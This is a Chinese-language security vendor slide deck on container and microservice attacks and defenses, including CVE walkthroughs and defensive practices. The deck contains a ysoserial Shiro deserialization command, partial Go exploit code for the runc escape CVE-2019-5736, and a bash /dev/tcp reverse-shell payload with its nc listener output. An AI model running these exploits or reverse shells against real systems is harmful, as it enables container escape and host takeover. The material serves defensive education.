容器与微服务安全的对抗实践

安天产品事业部

安天智甲系统安全产品家族介绍

我们可以防御哪些场景：

服务器、工作站、桌面、便携机、智能移动终端、虚拟化、容器、SCADA、上位机和其他专用场景……

我们可以保护哪些操作系统：

Windows、Linux、Android、麒麟、统信、方德……

我们有哪些安全能力组件：

驱动级主防系统、分布式防火墙系统、
主机侧威胁检测阻断系统、主机日志采集分析、主机准入验证、恶意代码扫描、勒索软件智能防护
AVL SDK反病毒引擎、场景安全检测引擎、
配置策略加固（兼容STIG）
高级威胁情报追溯包

長纓待展

CONTENTS

目 录

01 云模式的最新趋势和防御特点

容器简介

- **硬件全虚拟化 – KVM、VMware、Hyper-V、Xen等**
  - 共享硬件，虚拟化最彻底，兼容性极好
  - 虚拟化系统复杂，维护成本居高不下，硬件性能有一定损耗

- **软件“轻”虚拟化 – Docker**
  - 操作系统级别的虚拟化，应用沙箱
  - 只能运行相同或相似的内核操作系统，共享宿主机系统内核
  - Windows容器不建议在生产环境中大规模使用
  - 一次打包随处运行，性能损耗极低

微服务的特点

- 单体应用模式（Monolith）的困境：规模化扩展后的需求变更会导致系统的持续开发变得非常复杂

- 微服务架构（MSA）是一种高内聚松耦合的架构

- 微服务与容器可友好结合，形成具有服务特性的容器节点

云模式下的开发运维一体化

- **开发/交付**
  - 开发人员：提交结果，输出容器镜像
  - 测试人员：获取镜像并启动容器测试
  - 运维人员：从镜像仓库取出镜像，并使用编排器（k8s/docker swarm等）交付或发布

- **CI/CD**
  - “CI”指持续集成，它属于开发人员的自动化流程
  - “CD”指的是持续交付和/或持续部署
  - 自应用开发阶段引入自动化来频繁向客户交付应用的方法(网络文献)

新型云环境安全防御的特点

- 容器的自身安全
- 容器的不可变性
- 微服务容器的业务特点
  - 自动负载
  - 弹性扩容


02 容器相关的典型安全威胁

云平台漏洞案例统计

权威机构报告

icloud艳照门事件

微软承认遭受solarwinds事件影响




亚马逊攻击事件

谷歌云泄露

1.CNCERT2019年年报：云平台成为网络攻击的重灾区

2019年，我国境内云遭受DDoS攻击次数占我国境内目标遭受DDoS攻击次数的 **74.0%**；
被植入后门数占我国境内被植入后门总数的 **86.3%**；
被篡改网页数占我国境内被篡改网页总数的 **87.9%**；
受木马或僵尸网络控制的IP地址占我国境内受木马或僵尸网络控制的IP地址总数的 **1.0%**。




2.信通院：2020年上半年云安全分析报告

云平台面临的威胁

数据物理集中，安全风险高；
网络隔离和监测非常困难；
宿主机和虚拟机之间存在相互影响；
大数据带来了大威胁。

云租户侧面临的威胁

网络攻击威胁；
主机攻击威胁；
应用安全威胁；
数据安全威胁。



3.腾讯云：2019年上半年云安全趋势报告

云安全对企业的战略意义凸显；
AI等预测技术成为安全防护的重点；
相关法律法规明确安全发展三大方向：安全合规、数据保护、可信计算和加密算法。

常见的云设施漏洞

Docker容器类

1. Docker配置导致未授权访问漏洞

2. Docker容器逃逸：

a. 由内核引起（CVE-2016-5196），Docker使用了低版本内核导致容器可被逃逸

b. 容器本身漏洞，导致被逃逸（CVE-2019-5736）

c. 配置逃逸

虚拟化技术漏洞

1. KVM QEMU逃逸（CVE-2020-14364）。

2. vmware逃逸（CVE-2017-4901）。

微服务漏洞


1. spring boot配置不当导致未授权访问远程代码执行；

2. Apache Dubbo反序列化漏洞（CVE-2019-17564、CVE-2020-1948）；


3. shrio反序列化漏洞（CVE-2016-4437、CVE-2019-12422）

容器及微服务下漏洞统计

微服务相关框架漏洞统计




虚拟化技术漏洞统计



国内外主流云厂商漏洞统计

分布式基础组件漏洞统计



案例一：Shiro-550反序列化漏洞分析

- **概述**

  目标应用引用了开源的权限框架shiro的微服务应用，以容器方式运行。

- **漏洞影响**

  攻击者可以使用它来获得应用所在容器的控制权限。

  受影响的版本：shiro version <= 1.2.4


- **处理结果**


  目前该漏洞已经修补，大于此版本的shiro框架都已经解决。

案例一：漏洞原理与识别

通过阅读shiro源码，可知图中“记住我”cookie在加密序列化过程中，密钥硬编码在源码中。
“记住我”cookie的解密流程如下：

Base64.decode解析cookie → 截取decode字符串头部16Bytes为AES初始化向量 → 读取密钥，并准备剩余decode字符串 → 调用AES类使用CBC模式解密 → 反序列化解密数据





案例一：反序列化漏洞利用

01

多次试探确认目标应用采用了shiro及其密钥

02

利用java反序列化工具ysoserial生成含有gadget的payload

```
java -jar ./ysoserial.jar CommonsBeanutils1 "touch /tmp/pwned" > poc
```

03

从目标服务器反弹shell到控制端，实现对目标服务器的控制
通过ls –alh /.dockerenv可识别目标服务器为容器环境

```
$ ls /tmp | grep pwned
pwned
$
```

ATT&CK框架映射：

执行	持久化
利用主机软件漏洞执行	执行流程劫持

案例一：漏洞威胁捕获


- 编码阶段：
  - SAST代码静态分析扫描，提前告知业务系统中安全风险行为发布前：
- 发布阶段：
  - 版本选型，通过对开源组件、库等的漏洞扫描，提前捕获低版本依赖中的漏洞，以确认相关安全版本
  - 关键点函数Hook（部署）：
    - 数据库连接，比如：com.mysql.jdbc.NonRegisteringDriver.connect()
    - 处理http数据请求，比如: apache.catalina.core.ApplicationFilterChain.doFilter()
    - Java文件遍历，比如： java.io.File.list()
    - Java反序列化，比如： java.io.ObjectInputStream.resolveClass
    - ……
- 运行阶段：
  - 应用异常行为监控
    - 构造反序列化的过程中，会利用Java语言本身的特性构造gadget，而他的执行流程和正常业务逻辑执行流程有较大差异。

案例二：Docker容器逃逸安全漏洞分析

- **概述**
  - 2019年2月11日，runc的维护团队报告了一个新发现的漏洞，该漏洞编号为CVE-2019-5736。
- **漏洞影响**
  - 漏洞影响在默认设置下运行的Docker容器，并且攻击者可以使用它来获得主机上的root级访问权限。
  - 受影响的版本：docker version <=18.09.2　RunC version <=1.0-rc6
- **处理结果**
  - 目前该漏洞已经修补，大于此版本的Docker软件都已经解决。

案例二：Docker容器逃逸安全漏洞分析

漏洞原理分析



脚本的第一行通常是指定要启动的解释器，Bash 脚本的解释器一般是#!/bin/sh或#!/bin/bash

docker exec -it /bin/bash的实质是调用宿主机中的runc来实现bash的启动

docker并没有保护机制来校验runc是否被篡改，并以root权限执行runc

攻击者基于此特点，把容器内的/bin/bash覆盖为#!/proc/self/exe这样的脚本，意思是启动自己作为解释器

因为runc发现要求启动自己为解释器，结果是自己在容器里面被启动一份，因此攻击者利用容器和宿主机共享系统内核对象的机制，遍历容器内进程，找到这个runc并且覆盖重写为payload脚本

攻击者的payload被执行，从而获取宿主机的控制权

安全风险分析

攻击者只要获取了容器内的执行权，就可以尝试对容器内的对象进行攻击

容器和宿主机共享操作系统内核，所以通过访问他们的共享资源的方式，可以实现对共享对象进行攻击

容器加固方案

使用只读主机文件系统运行

运行用户命名空间

避免在容器中以root账号运行进程

正确配置的AppArmor / SELinux策略（当前的默认策略不够）

案例二：Docker容器逃逸安全漏洞分析

漏洞复现过程分析

容器内覆盖目标文件为 #!/proc/self/exe这样的脚本内容

```
root@08c30c8dfa37:~# cat /bin/sh
#!/proc/self/exe
```

攻击者使用高级语言编写PoC。通过 O_PATH 标志,忽略权限打开runc所在 /proc/${pid}/exe 的二进制文件，获取其文件标识符fd。然后在从文件标识符中（/proc/self/fd/${fd}）以O_WRONLY（只写）标志重新打开文件，然后在一个循环中重复尝试将Payload写入文件标识符中，写入成功后在runc退出的时候会覆盖宿主机上的runc文件

```
// We will use the pid to get a file handle for runc on the host.
var handleFd = -1
for handleFd == -1 {
        // Note, you do not need to use the O_PATH flag for the exploit to w
        handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_R
        if int(handle.Fd()) > 0 {
                handleFd = int(handle.Fd())
        }
}
fmt.Println("[+] Successfully got the file handle")

// Now that we have the file handle, lets write to the runc binary and overw
// It will maintain it's executable flag
for {
        writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd
        if int(writeHandle.Fd()) > 0 {
                fmt.Println("[+] Successfully got write handle", writeHandle
                writeHandle.Write([]byte(payload))
                return
        }
}
```

Payload测试脚本

```
// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n bash -i >& /dev/tcp/172.16.103.1/8080 0>&1"
```

用户启动docker容器时触发payload

```
[root@node01 ~]# docker exec -it 9c /bin/sh
No help topic for '/bin/sh'
[root@node01 ~]#
```

成功反弹shell

```
root@antiy:~# nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.16.103.128 37698
bash: no job control in this shell
<36c7bb35025c22cf69fd7b4ba90689d4330ea16cb5767bdc]#
```

ATT&CK框架映射：

提权

利用漏洞提权

横向移动

利用SSH协议

案例二：Docker容器逃逸安全漏洞分析

最新云环境的安全风险

- Kubernetes带来的风险

例如Weave Scope 用于监控、可视化和管理 Docker 以及 Kubernetes，根据网络安全公司Intezer和Microsoft发布的最新研究显示，Weave Scope已经成功被纳入基于云的攻击中。

- 恶意机器人的攻击

安全公司GlobalDots的一份调查报告显示，超过80%的“恶意机器人”（即窃取数据、抓取内容、分发垃圾邮件、运行分布式拒绝服务攻击等行为的机器人）都是基于云的数据中心运行的。

研究表明，在这些任务中，更受欢迎的是加密货币挖矿（cryptomining），在某种程度上，它也算是周边最大的网络威胁之一。

阿里云容器运行安全检测清单

初始入侵 8

- 云账号AK泄露
- 使用恶意镜像
- K8s API Server未授权访问
- K8s configfile泄露
- Docker Daemon公网暴露
- 容器内应用漏洞入侵
- Master节点SSH登录凭证泄露
- 私有镜像库暴露

下发指令 6

- 通过kubectl进入容器
- 创建后门容器
- 通过K8s控制器部署后门容器
- 利用Service Account连接API Server执行指令
- 带有SSH服务的容器
- 通过云厂商CloudShell下发指令

持久控制 4

- 部署远控客户端
- 通过挂载目录向宿主机写入文件
- K8s cronjob持久化
- 在私有镜像库的镜像中植入后门
- 修改核心组件访问权限

权限提升 8

- 利用特权容器逃逸
- K8s Rolebinding添加用户权限
- 利用挂载目录逃逸
- 利用Linux内核漏洞逃逸
- 利用Docker漏洞逃逸
- 利用K8s漏洞进行提权
- 容器内访问docker.sock逃逸
- 利用Linux Capabilities逃逸

躲避防御 7

- 容器及宿主机日志清理
- K8s Audit日志清理
- 利用系统Pod伪装
- 通过代理或匿名网络访问K8s API Server
- 清理安全产品Agent
- 创建影子API Server
- 创建超长annotations使K8s Audit日志解析失败

窃取凭证 5

- K8s Secret泄露
- 云产品AK泄露
- K8s Service Account凭证泄露
- 应用层API凭证泄露
- 利用K8s准入控制器窃取信息

探测信息 7

- 访问K8s API Server
- 访问Kubelet API
- Cluster内网扫描
- 访问K8s Dashboard所在的Pod
- 访问私有镜像库
- 访问云厂商服务接口
- 通过NodePort访问Service

横向攻击 7

- 窃取凭证攻击云服务
- 窃取凭证攻击其他应用
- 通过Service Account访问K8s API
- Cluster内网渗透
- 通过挂载目录逃逸到宿主机
- 访问K8s Dashboard
- 攻击第三方K8s插件

破坏目标 4

- 破坏系统及数据
- 劫持资源
- DoS
- 加密勒索

数据来源阿里云

03 针对容器和微服务的新型防御

编码阶段防御措施

- 静态分析能赋予我们的能力：
  - 控制流分析
  - 数据流分析
- 通过静态分析阶段，我们能发现：
  - 命令注入
  - 潜在的内存破坏漏洞(越界读写， UAF等)
  - 密码学误用
  - 未初始化的变量
  - ……


```
CALLI 2#19, (2#20), (3#7,4#8,5#5,6#1) =>[db.getAttribute]
MOVE @G@_vpnLogsFile#0, 2#20
MOVE 4#9, @G@_vpnLogsFile#0
MOVE 3#8, echo '' >
CONCAT 3#9, (3#8,4#9)
CALLI 2#22, (2#23), (3#9) =>[os.execute]
========================
start : no source code available
end : no source code available
========================
```

命令注入

```
343             SIZE_T PtrToRaw, VirtualAddr;
344             LPBYTE pBase = (LPBYTE)OutBuffer;
345             ULONG uSize = PIMAGE_OPTIONAL_HEADER((pBase + pDosHeader->e_lfanew + 4 + 20))->SizeOfHeaders;
346             PIMAGE_SECTION_HEADER    pSec = (PIMAGE_SECTION_HEADER)(pBase + pDosHeader->e_lfanew + sizeof(IMAGE
347             for (int i = 0; i < PIMAGE_FILE_HEADER(pBase + pDosHeader->e_lfanew + 4)->NumberOfSections; ++i)
348             {
349                         if (!_stricmp((PCHAR)pSec[i].Name, ".CryS"))
350                         {
351                                     PtrToRaw = pSec[i].PointerToRawData;
352                                     VirtualAddr = pSec[i].VirtualAddress;
353                                     break;
354                         }
355             }
356
357             pNtHeader->OptionalHeader.AddressOfEntryPoint = VirtualAddr /*+ GlobalData.ImageBa
```

未初始化变量

发布阶段防御措施 – 镜像漏洞扫描




容器集，
业务单元

K8S存储机制

- Trivy进程异步执行
- Trivy任务和任务结果存储在redis中

harbor-scanner-trivy:scan-job:<job id> key with configurable **TTL ~ 1 h**




ZOOM IN

- **/root/.cache/fanal** - Blobs downloaded from Harbor registry and cached by Trivy ~ **0 MB to ? TB !!!**
- **/root/cache/reports** - Temporary folder where Scanner Adapter stores Trivy JSON reports **~10 MB**
- **/root/.cache/trivy/db/trivy.db** - Pre-built Trivy vulnerabilities databased downloaded from https://github.com/aquasecurity/trivy-db/releases **~75 MB**

细粒度对抗

发布阶段防御措施 – 安全测试

